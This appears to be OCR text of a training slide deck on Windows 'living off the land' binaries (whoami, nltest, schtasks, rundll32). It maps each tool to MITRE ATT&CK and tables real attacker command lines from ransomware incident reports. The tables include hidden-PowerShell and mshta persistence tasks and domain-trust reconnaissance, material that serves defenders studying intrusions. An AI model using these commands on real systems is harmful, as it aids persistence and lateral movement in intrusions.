
Powershell.exe

# Tools & Techniques

Open Source
Custom
Commercial
Tools

Windows
Utilities
(LOLBAS)

# Why LOLBAS ?



- Already there / No download required
- Blend in
- Bypass application control
- Powerful capabilities
- Etc…

# Key Terms & Concepts

## CYBER KILL CHAIN


External Recon

Delivery

Exploitation

Situationnel Awareness

Lateral Movement

Privilege Escalation

Persistance

Data Collection

Action On objectives

# Key Terms & Concepts


**MITRE ATT&CK® is a globally-accessible knowledge base of adversary tactics and techniques based on real-world observations.**

# Key Terms & Concepts

| ID | Name |
|---|---|
| TA0043 | Reconnaissance |
| TA0042 | Resource Developme |
| TA0001 | Initial Access |
| TA0002 | Execution |
| TA0003 | Persistence |
| TA0004 | Privilege Escalation |
| TA0005 | Defense Evasion |
| TA0006 | Credential Access |
| TA0007 | Discovery |
| TA0008 | Lateral Movement |

## Reconnaissance

The adversary is trying to gather information they can use to plan future operations.

Reconnaissance consists of techniques that involve adversaries actively or passively gathering information that can be used to support targeting. Such information may include details of the victim organization, infrastructure, or staff/personnel. This information can be leveraged by the adversary to aid in other phases of the adversary lifecycle, such as using gathered information to plan and execute Initial Access, to scope and prioritize post-compromise objectives, or to drive and lead further Reconnaissance efforts.

ID: TA0043
Created: 02 October 2020
Last Modified: 18 October 2020

Version Permalink

## Techniques

Techniques: 10

| ID | Name | Description |
|---|---|---|
| T1595 | Active Scanning | Before compromising a victim, adversaries may execute active reconnaissance scans to gather information that can be used during targeting. Active scans are those where the adversary probes victim infrastructure via network traffic, as opposed to other forms of reconnaissance that do not involve direct interaction. |
| .001 | Scanning IP Blocks | Before compromising a victim, adversaries may scan victim IP blocks to gather information that can be used during targeting. Public IP addresses may be allocated to organizations by block, or a range of sequential addresses. |
| .002 | Vulnerability Scanning | Before compromising a victim, adversaries may scan victims for vulnerabilities that can be used during targeting. Vulnerability scans typically check if the configuration of a target host/application (ex: software and version) potentially aligns with the target of a specific exploit the adversary may seek to use. |
| T1592 | Gather Victim Host Information | Before compromising a victim, adversaries may gather information about the victim's hosts that can be used during targeting. Information about hosts may include a variety of details, including administrative data (ex: name, assigned IP, functionality, etc.) as well as specifics regarding its configuration (ex: operating system, language, etc.). |


What LOLABS
are being used

# Whoami

**"Displays user, group and privileges information for the user who is currently logged on to the local system"**

```
whoami
whoami /all
whoami /groups
whoami /priv
whoami /user
whoami /upn
```


| Source | Command Line |
|---|---|
| https://thedfirreport.com/2020/11/23/pysa-mespinoza-ransomware/ | **whoami /all** |
| https://thedfirreport.com/2020/11/23/pysa-mespinoza-ransomware/ | **whoami.exe /user** |
| https://thedfirreport.com/2020/08/03/dridex-from-word-to-domain-dominance/ | **C:\\Windows\\system32\\whoami.exe" /user** |
| https://thedfirreport.com/2020/08/03/dridex-from-word-to-domain-dominance/ | **C:\\Windows\\system32\\whoami.exe" /groups** |
| https://thedfirreport.com/2020/05/08/adfind-recon/ | **whoami /upn** |
| https://thedfirreport.com/2020/04/30/tricky-pyxie/ | **C:\Windows\system32\cmd.exe /C whoami /groups** |

# Whoami

**The following techniques from MITRE ATT&CK are associated with this tool:**

**T1033:** System Owner/User Discovery

**T1059.003:** Command and Scripting Interpreter: Windows Command Shell



# Nltest

**“Network Location Test — List domain controllers(DCs), Force a remote shutdown, Query the status of trust, test trust relationships and the state of domain controller replication.”**

```
> nltest /domain_trusts
nltest /domain_trusts /all_trusts
nltest /dclist:[DOMAIN]
```

# Nltest

| Source | Command Line |
|---|---|
| https://thedfirreport.com/2021/01/11/trickbot-still-alive-and-well/ | C:\Windows\system32\cmd.exe /C nltest /dclist:"DOMAINNAME" |
| https://thedfirreport.com/2021/01/11/trickbot-still-alive-and-well/ | C:\Windows\system32\cmd.exe /C nltest /domain_trusts /all_trusts |
| https://thedfirreport.com/2020/11/23/pysa-mespinoza-ransomware/ | nltest.exe /dclist: |
| https://thedfirreport.com/2020/11/05/ryuk-speed-run-2-hours-to-ransom/ | nltest /domain_trusts /all_trusts |
| https://redcanary.com/blog/how-one-hospital-thwarted-a-ryuk-ransomware-outbreak/ | nltest /domain_trusts /all_trusts |
| https://redcanary.com/blog/how-one-hospital-thwarted-a-ryuk-ransomware-outbreak/ | nltest /dclist:<domain> |
| https://thedfirreport.com/2020/10/18/ryuk-in-5-hours/ | nltest /domain_trusts /all_trusts |
| https://thedfirreport.com/2020/10/18/ryuk-in-5-hours/ | nltest /dclist:DOMAIN |
| https://thedfirreport.com/2020/10/18/ryuk-in-5-hours/ | nltest /domain_trusts /all_trusts |
| https://thedfirreport.com/2020/10/08/ryuks-return/ | nltest /domain_trusts /all_trusts |


# Nltest

**The following techniques from MITRE ATT&CK are associated with this tool:**

**T1482: Domain Trust Discovery**

**T1018: Remote System Discovery**

**T1016: System Network Configuration Discovery**




# Schtasks

"Enables an administrator to create, delete, query, change, run, and end scheduled tasks on a local or remote computer"

SchTasks /Create /SC DAILY /TN "My Task" /TR "C:RunMe.bat" /ST 09:00

SchTasks /Change /TN "My Task" /ST 14:00

SchTasks /Delete /TN "My Task"



| Name | Status | Triggers | Next Run Time | Last Run ... | Last Run... | Author |
|---|---|---|---|---|---|---|
| My Task | Ready | At 2:00 PM every day | 9/18/2010 2:00:00 PM | Never | | Administrat |


# Schtasks

| Source | Command Line |
|---|---|
| https://thedfirreport.com/2020/11/23/pysa-mespinoza-ransomware/ | **schtasks /create /tn K0adic /tr "C:\Windows\system32\mshta.exe C:\ProgramData\SZWXNUHHDP.hta" /sc onlogon /ru System /f** |
| https://thedfirreport.com/2020/11/12/cryptominers-exploiting-weblogic-rce-cve-2020-14882/ | "C:\Windows\System32\schtasks.exe" /Create /SC MINUTE /TN "Update service for Windows Service" /TR "PowerShell.exe -ExecutionPolicy bypass -windowstyle hidden -File C:\Users\Administrator\update.ps1" /MO 30 /F |
| https://thedfirreport.com/2020/11/05/ryuk-speed-run-2-hours-to-ransom/ | **"C:\Windows\System32\schtasks.exe" /CREATE /SC ONSTART /TN jf0c /TR "'C:\Users\pagefilerpqy.exe'" /f** |
| https://thedfirreport.com/2020/11/05/ryuk-speed-run-2-hours-to-ransom/ | "C:\Windows\System32\schtasks.exe" /CREATE /SC ONSTART /TN jf0c /TR "'C:\Users\pagefilerpqy.exe'" /f /RL HIGHEST |
| https://thedfirreport.com/2020/11/05/ryuk-speed-run-2-hours-to-ransom/ | **"C:\Windows\System32\schtasks.exe" /CREATE /SC ONCE /ST 17:21:58 /TN 9T6ukfi6 /TR "'C:\Users\pagefilerpqy.exe'" /f** |
| https://thedfirreport.com/2020/11/05/ryuk-speed-run-2-hours-to-ransom/ | "C:\Windows\System32\schtasks.exe" /CREATE /SC ONCE /ST 17:21:58 /TN 9T6ukfi6 /TR "'C:\Users\pagefilerpqy.exe'" /f /RL HIGHEST |
| https://redcanary.com/blog/slaying-evil-cyber-incident-response-team/ | schtasks.exe /CREATE /XML C:\Windows\TEMP\schtask.xml /TN \Microsoft\Windows\ErrorDetails\ReportScriptErrors /F |
| https://thedfirreport.com/2020/08/03/dridex-from-word-to-domain-dominance/ | **C:\\Windows\\system32\\schtasks.exe /run /tn \"Zvhlxdonjwfvei\"** |
| https://thedfirreport.com/2020/04/24/ursnif-via-lolbins/ | schtasks.exe /Create /tn indexer /tr \"C:\Windows\System32\rundll32.exe C:\Users\user\AppData\artc.dll,StartW" /ru user /sc minute /mo 5 |

# Schtasks

**The following techniques from MITRE ATT&CK are associated with this tool:**

**T1053.005: Scheduled Task/Job: Scheduled Task**



# Rundll32

"The "Rundll32" utility let's you run DLL's directly from the command line"

```
>  rundll32 <DLLname>
```

